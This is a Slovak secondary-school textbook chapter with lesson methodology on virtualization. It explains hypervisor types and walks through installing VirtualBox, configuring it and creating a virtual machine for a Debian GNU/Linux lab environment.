4.1.4 Vytvorenie virtuálneho stroja v nástroji VirtualBox	104
4.1.5 Práca s virtuálnymi strojmi v nástroji VirtualBox.....	107
4.2 GNU/Linux (študijný text)	110
4.2.1 Linux	110
4.2.2 Debian.....	111
4.2.3 Inštalácia Debian GNU/Linux	111
4.3 Bezpečnosť počítačovej siete – virtuálne prostredie pre GNU/LINUX (metodika) ...	122
4.4 Bezpečnosť počítačovej siete – Linux (metodika).....	128
Bibliografia	134

4 BEZPEČNOSŤ POČÍTAČOVEJ SIETE - VIRTUÁLNE PROSTREDIE PRE GNU/LINUX

autor textového materiálu: JUDr. RNDr. Pavol Sokol, PhD.

autor metodiky: Ing. Tatiana Varadyová, PhD.

čas: 2 vyučovacie hodiny (VH)

Spoločné ustanovenia pre vyučovacie hodiny celku

Spoločné ustanovenia navrhovanej metodiky vyučovacích hodín sú uvedené v Úvode k metodikám. Navyše sú v tomto tematickom celku využívané vyučovacie metódy uvádzané nižšie. V rámci spôsobilostí, ktoré sú rozvíjané pri vyučovaní tejto tematiky, uplatní sa aj schopnosť dôsledne postupovať podľa inštrukcií, vzhľadom na charakter činností, ktoré súvisia s inštaláciou softvéru.

Inštalácia virtualizačného nástroja a operačného systému Linux sú činnosti, ktoré nepatria medzi triviálne a je pravdepodobné, že učiteľ sa počas vyučovacej hodiny stretne s veľkým množstvom problémov. Tie vyplývajú z nižšej úrovne zručností, spojených s inštalovaním softvérových produktov (ako na strane žiakov, tak je možné, že aj na strane učiteľa) a tiež z počtu žiakov, ktorí budú vykonávať tento proces súčasne. Je na zvážení učiteľa, či túto činnosť bude na hodine realizovať. Možnosťou je požadovať nainštalovanie potrebných softvérových nástrojov na pracovné počítače školským administrátorom. Zostáva tak ale otvorený problém dostupnosti rovnakého nástroja pri domácej príprave žiakov.

Odporúčané metódy (okrem špecifikovaných v Úvode k metodikám):

Okrem uvádzaných VM sa vzhľadom na charakter činnosti využijú aj VM

- informačno-receptívna;
- reproduktívna;
- pozorovanie.


Žiakom rozvíjané spôsobilosti

Vzhľadom na charakter tematiky dochádza k rozvoju spôsobilosti inštalovať program pomocou štandardného sprievodcu inštaláciou, aj keď táto spôsobilosť nevyplýva priamo z témy Informačná bezpečnosť.

4.1 Virtualizácia (študijný text)

Posledné obdobie sa vyznačuje obrovským rozmachom cloudových riešení. Ako používatelia využívame viacero cloudových služieb (napr. Office365, Google služby). Spoločnosti presúvajú svoje komerčné služby z fyzických zariadení do cloudov.

Základným pilierom cloudových služieb je virtualizácia. **Virtualizáciu** môžeme definovať ako *technológiu, ktorá umožňuje viacerým virtuálnym strojom bežať na jednom fyzickom stroji* [1]. Virtualizácia rozdeľuje zdroje počítača do viacerých samostatných virtuálnych prostredí, čím môže efektívne využívať zdroje fyzického zariadenia [2]. Na Obrázku 4.1 je znázornené porovnanie tradičnej architektúry počítačov a virtuálnej architektúry. Tradičná architektúra pozostáva z hardvéru, operačného systému a softvéru (aplikácií). Oproti tomu, virtuálna architektúra má medzi hardvérom a operačným systémom virtualizačnú vrstvu.



Obrázok 4.1
Porovnanie tradičnej a virtualizovanej architektúry.

Ako sme už vyššie spomenuli, virtualizácia predstavuje základ pre cloudové riešenia. Okrem toho sa veľmi často využíva pri serverových službách, resp. po vyučovacom procese. Z pohľadu organizácie predstavuje virtualizácia nasledujúce výhody [3]:

- **zníženie nákladov** - virtualizácia výrazne znižuje náklady na hardvér, energie, chladenie a pod. Bez použitia virtualizácie je potrebný väčší počet serverov, ktoré budú slúžiť rôznym pracovným úlohám a službám, čo si vyžaduje náklady na energie, hardvér, chladenie, priestor a pod. Namiesto spustenia viacerých pracovných úloh / aplikácií na individuálnom fyzickom serveri, virtualizácia pomáha konsolidovať všetky pracovné úlohy na viacerých virtuálnych počítačoch pracujúcich s menším počtom fyzických zariadení.
- **testovanie a vývoj** - virtualizácia umožňuje ľahko vytvoriť testovacie prostredie. Niekoľkohodinové inštalácie fyzických strojov je možné nahradiť jednoduchým kopírovaním a spustením obrazu virtuálneho stroja.
- **menší fyzický priestor** - konsolidácia serverov s virtualizáciou zníži celkový fyzický priestor. Výsledkom virtualizácie je menej serverov, menší počet stojanov, kabláže a pod.

- *rýchlejšie poskytovanie služieb* - virtualizácia pomáha rýchlejšiemu poskytovaniu a nasadzovaniu serverov a sieťových služieb. To je možné vykonať pomocou klonovania alebo šablóny.

V rámci virtualizácie hovoríme o 3 častiach, ktoré ju tvoria [4]:

- *hostujúci operačný systém (guest operating system)* - predstavuje virtualizovaný operačný systém,
- *hostiteľský operačný systém (host operating system)* – predstavuje operačný systém fyzického zariadenia, na ktorom sa virtualizácia vykonáva,
- *hypervízor (hypervisor)* – systém, ktorý riadi systémové zdroje hostiteľského operačného systému pre hostujúce operačné systémy.

V súčasnej dobe neexistuje len jeden spôsob fungovania virtualizácie operačného systému, ale hneď niekoľko prístupov k virtualizácii [5].

- *plná virtualizácia,*
- *paravirtualizácia* a
- *virtualizácia na úrovni operačného systému.*

Prvým prístupom k virtualizácii je **plná virtualizácia** (známa ako natívna virtualizácia). Tento prístup sa používa na zabezpečenie úplnej simulácie základného hardvéru. Znamená to, že softvér, ktorý možno spustiť na hardvéri (bez virtualizácie), môže byť spustený v ľubovoľnom hostovacom operačnom systéme, bez akýchkoľvek úprav. Zo všetkých prístupov k virtualizácii je najpomalší. Výhodou plnej virtualizácie je, že hostujúci operačný systém môže bežať bez akejkoľvek modifikácie. Príkladom tejto virtualizácie je napr. *Microsoft Hyper-V* [6], *VMware* [7] alebo *VirtualBox* [8].

Ďalším populárnym prístupom k virtualizácii je **paravirtualizácia** (známa ako virtualizácia podporovaná operačným systémom). Jadro hostiteľských operačných systémov (guest) je upravené pre komunikáciu s hypervízorom. Výhodou tohto prístupu je možnosť prevádzky rôznych operačných systémov na jednom serveri. Naopak, nevýhodou je nutnosť upravovať hypervízor pre hostujúce operačné systémy. Príkladmi implementácií paravirtualizácie sú napr. *Xen* [9] a *KVM* [10].

Posledným prístupom k virtualizácii je **virtualizácia na úrovni operačného systému**. Na rozdiel od paravirtualizácie a plnej virtualizácie, virtualizácia na úrovni operačného systému sa nespolieha na hypervízor. V tomto prístupe jadro operačného systému umožňuje používať niekoľko izolovaných častí používateľského priestoru. Tieto časti sú známe ako **kontajnery** (virtuálne privátne servery alebo virtuálne prostredia). Výhoda tejto metódy spočíva predovšetkým vo výkone, vďaka nízkej alebo žiadnej prevádzkovej réžii. Na druhej strane nevýhodou je skutočnosť, že hostiteľský (host) a hostujúci (guest) operačný systém musia mať rovnaký typ jadra. Takže v hostiteľskom operačnom systéme založenom na jadre Linux nemožno spustiť operačný systém založený na jadre systému Windows. Ak dôjde k narušeniu alebo poškodeniu jadra, všetky kontajnery sú ohrozené. Príklady virtualizácie na úrovni operačného

systemu zahŕňajú [LXC](#) [11]. Tento typ virtualizácie je v súčasnej dobe základom pre službu [Docker](#) [12].

4.1.1 VirtualBox

VirtualBox [8] je výkonný virtualizačný nástroj pre domáce a komerčné použitie. Tento nástroj je vydávaný pod licenciou s otvoreným zdrojovým kódom (Open Source Software). VirtualBox beží na operačných systémoch Windows, Linux, Macintosh a podporuje obrovské množstvo operačných systémov v rámci virtuálnych strojov.

VirtualBox sa aktívne rozvíja častými vydaniami. Má stále rastúci zoznam funkcií, podporovaných operačných systémov hosta a platforiem, na ktorých beží. VirtualBox je spoluprácou komunity vývojárov a spoločnosti Oracle.

4.1.2 Inštalácia VirtualBoxu


Inštalácia nástroja VirtualBox prebieha v niekoľkých krokoch. Najnovšiu verziu nástroja VirtualBox je možné nájsť na webovom sídle tohto nástroja [13] (Obrázok 4.2).



Obrázok 4.2


Webové sídlo nástroja VirtualBox obsahujúce inštalačné súbory [13].

V prvom kroku (Obrázok 4.3 vľavo) sa spustí inštalačný program, ktorý informuje o verzii nástroja VirtualBox. V nasledujúcom kroku (Obrázok 4.3 vpravo) inštalačný program ponúkne možnosť vybrať funkcionality, ktoré budú nainštalované v rámci nástroja VirtualBox. Týmto spôsobom je možné nainštalovať podporu pre USB, nastavenia siete, alebo programovací jazyk Python vo verzii 2. Súčasne je možné zmeniť umiestnenie pre inštaláciu programu. Je vysoko odporúčané nechať predvolené umiestnenie.




Obrázok 4.3
Inštalácia VirtualBoxu (krok 1 a krok 2).

V treťom kroku (Obrázok 4.4 vľavo) je možné vybrať, či sa vytvorí zástupca na ploche, v ponuke Štart, alebo/a v panele rýchleho spustenia. Tiež je možné nastaviť otváranie súborov (napr. súbory s príponou .ova) nástrojom VirtualBox. Na Obrázku 4.4 (vpravo) môžeme vidieť upozornenie, že inštalácia reštartuje sieťové nastavenia a dočasne odpojí fyzické zariadenie od pripojenia k Internetu.



Obrázok 4.4
Inštalácia VirtualBoxu (krok 3 a krok 4).

Piaty a šiesty krok inštalácie informujú o začiatku samotnej inštalácie a jej postupe. Počas inštalácie bude potrebné prideliť nástroju VirtualBox oprávnenia na vykonávanie zmien v operačnom systéme (Obrázok 4.5 vľavo). Posledným krokom pri inštalácii je rozhodnutie, či chceme spustiť VirtualBox po skončení inštalácie (Obrázok 4.5 vpravo).




Obrázok 4.5

Inštalácia VirtualBoxu – pridelenie oprávnení (vľavo) a ukončenie inštalácie (vpravo).

4.1.3 Základné nastavenia nástroja VirtualBox

Nástroj VirtualBox môžeme rozdeliť do nasledujúcich častí:

- **menu** (Obrázok 4.6 bod 1),
- **panel nástrojov** (Obrázok 4.6 bod 2) – s možnosťou vytvoriť nový virtuálny stroj (*Nový*), vykonať nastavenia vo virtuálnom stroji (*Nastavenia*), spustiť virtuálny stroj (*Spustiť*) a zahodiť uložený stav virtuálneho stroja (*Zahodiť*).
- **zoznam virtuálnych strojov** (Obrázok 4.6 bod 3),
- **informačný panel** (Obrázok 4.6 bod 4) – tento panel obsahuje detaily o virtuálnom stroji, resp. možnosť práce so snímkami (bližšie si o práci so snímkami povieme neskôr).




Obrázok 4.6

Časti nástroja VirtualBox.

V rámci nástroja VirtualBox je vhodné vedieť niekoľko klávesových skratiek, ktoré môžu urýchliť prácu s týmto nástrojom:

- **CTRL+N** – nový virtuálny stroj,
- **CTRL + S** – nastavenia virtuálneho stroja,
- **CTRL + R** – odstránenie virtuálneho stroja,
- **CTRL + I** – importovať virtuálny stroj,
- **CTRL + E** – exportovať virtuálny stroj,
- **CTRL + G** – nastavenia nástroja VirtualBox.


K nastaveniam nástroja VirtualBox je možné sa dostať cez položky menu – **Súbor** a **Predvoľby** (Obrázok 4.7) alebo pomocou vyššie spomenutej klávesovej skratky **CTRL + G**.



Obrázok 4.7
VirtualBox - Ponuka Súbor a Predvoľby.

V rámci VirtualBoxu je možné nastaviť nasledujúce parametre tohto nástroja:

- **všeobecné nastavenia** – v rámci nej je možné nastaviť predvolený adresár na uloženie virtuálnych strojov,
- **nastavenia klávesových skratiek** (Obrázok 4.8 vľavo) – nastavenie klávesových skratiek pre nástroj VirtualBox a pre konkrétny virtuálny stroj,
- **aktualizácia programu** – nastavenie kontroly aktualizácií. Predvolenou možnosťou je kontrola aktualizácií raz za deň,
- **nastavenie jazyka** (Obrázok 4.8 vpravo) – k dispozícii je český jazyk (nie slovenčina),
- **nastavenie obrazovky** – možnosť nastavenia maximálnej veľkosti okna,
- **nastavenie siete** – možnosť vytvorenia vlastnej NAT siete,
- **nastavenie rozšírení programu** – je dobré doinštalovať rozšírenia programu. Tie nájdete na webom sídle nástroja VirtualBox [13],
- **nastavenie proxy** – štandardne nie je potrebné túto položku meniť. Zmeniť ju je potrebné v situácii, že medzi fyzickým zariadením a Internetom sa nachádza proxy server.




Obrázok 4.8

VirtualBox – nastavenia klávesových skratiek (vľavo) a nastavenie jazyka (vpravo).

4.1.4 Vytvorenie virtuálneho stroja v nástroji VirtualBox

Virtuálny stroj najjednoduchšie vytvoríme, keď stlačíme tlačidlo **Nový** na paneli nástrojov (Obrázok 4.9).



Obrázok 4.9

VirtualBox – panel nástrojov

V počiatočnej fáze vytvorenia nového virtuálneho stroja je potrebné zadať (Obrázok 4.10 vľavo):


- **názov virtuálneho stroja**,
- **typ virtuálneho stroja** – tu je možné vybrať Linux, Windows, Mac OS X atď.,
- **verziu operačného systému** (pri Linuxe distribúciu).

Predvolená veľkosť pamäte pre operačný systém **Linux je 1 GB** a pre operačný systém **Windows 2 GB**. V prípade operačného systému Debian GNU/Linux [14] (bližšie si ho priblížime v ďalšom texte) je ideálne nastaviť **512 MB** (operačný systém bez grafického rozhrania) a 1024 MB (operačný systém s grafickým rozhraním).

Ak máme na počítači niekoľko virtuálnych strojov, je vhodné im pridelovať pamäť tak, aby celkový súčet ich virtuálnych pamätí bol menší ako celková fyzická pamäť – 2GB (4GB). Je potrebné zohľadniť aj pamäť pre fyzické zariadenie, na ktorom spúšťame virtuálne stroje.

V druhom kroku nasleduje určenie **veľkosti operačnej pamäte** pre virtuálny stroj (Obrázok 4.10 vpravo). Pamäť virtuálneho stroja je možné nastaviť maximálne do veľkosti fyzickej pamäte. Virtuálny stroj si po spustení nepridelí automaticky celú pamäť, ale odoberie

z fyzickej pamäte takú časť, akú bude potrebovať. Podobne, ako pri spustení akéhokoľvek programu. Nastavením v tomto kroku určíme hranicu, koľko pamäte môže požadovať daný virtuálny stroj.




V ďalšom kroku (Obrázok 4.11 vľavo) je potrebné si zvoliť **pevný disk** pre virtuálny stroj. Ten bude uložený v jednom súbore. Sú k dispozícii tri možnosti:

- *nepridávať virtuálny pevný disk* – táto možnosť je vhodná pre live verzie operačných systémov,
- *vytvoriť virtuálny pevný disk* – predvolená možnosť,
- *použiť existujúci súbor s virtuálnym pevným diskom* – v prípade, ak už je niekde uložený disk (súbor .vmdk).

V nasledujúcom kroku je možné si vybrať **typ súboru pre uloženie virtuálneho disku** (Obrázok 4.11 vpravo) [15]:

- *VDI (VirtualBox Disk Image)* – vlastný formát nástroja VirtualBox na uloženie virtuálneho disku
- *VHD (Virtual hard disk)* – formát používaný spoločnosťou Microsoft,
- *VMDK (virtual machine disk)* – formát s otvoreným kódom (open source), využívaný viacerými virtualizačnými nástrojmi (napr. VMware)




Obrázok 4.11

VirtualBox – vytvorenie virtuálneho stroja – tretí krok (vľavo) a štvrtý krok (vpravo).

V ďalšom kroku je možné si vybrať **typ virtuálneho disku**. K dispozícii sú dve možnosti, a to (Obrázok 4.12 vľavo):

- **dynamicky alokovaný priestor virtuálneho disku** – výhodou tejto možnosti je, že virtuálny disk bude na fyzickom disku v operačnom systéme zaberáť len reálne použitý priestor virtuálneho stroja. Nevýhodou je pomalšia rýchlosť virtuálnych strojov s týmto typom virtuálneho disku. Ak vytvoríme virtuálny disk s 10 GB a operačný zaberie len 3 GB, tak na fyzickom disku budeme mať súbor s veľkosťou 3GB. Pre vzdelávacie účely odporúčame používať tento typ virtuálneho disku.
- **pevná veľkosť virtuálneho disku** – vytvorenie tohto typu virtuálneho disku môže trvať dlhšie. Výhodou je rýchlejší virtuálny stroj. Naopak, nevýhodou je maximálne využitie fyzického disku. V prípade, ak vytvoríme 10 GB virtuálny disk, tak bez ohľadu na to, koľko miesta je využitých, bude na fyzickom disku zaberáť priestor 10 GB.



Obrázok 4.12

VirtualBox – vytvorenie virtuálneho stroja – piaty krok (vľavo) a šiesty krok (vpravo).

Posledným nastavením pri vytvorení virtuálneho stroja je určenie **umiestnenia** a **veľkosti virtuálneho disku** (Obrázok 4.12 vpravo). V rámci nástroja VirtualBox existujú predvolené možnosti (pre operačný systém Linux je **8 GB** a pre operačný systém Windows **32 GB**).

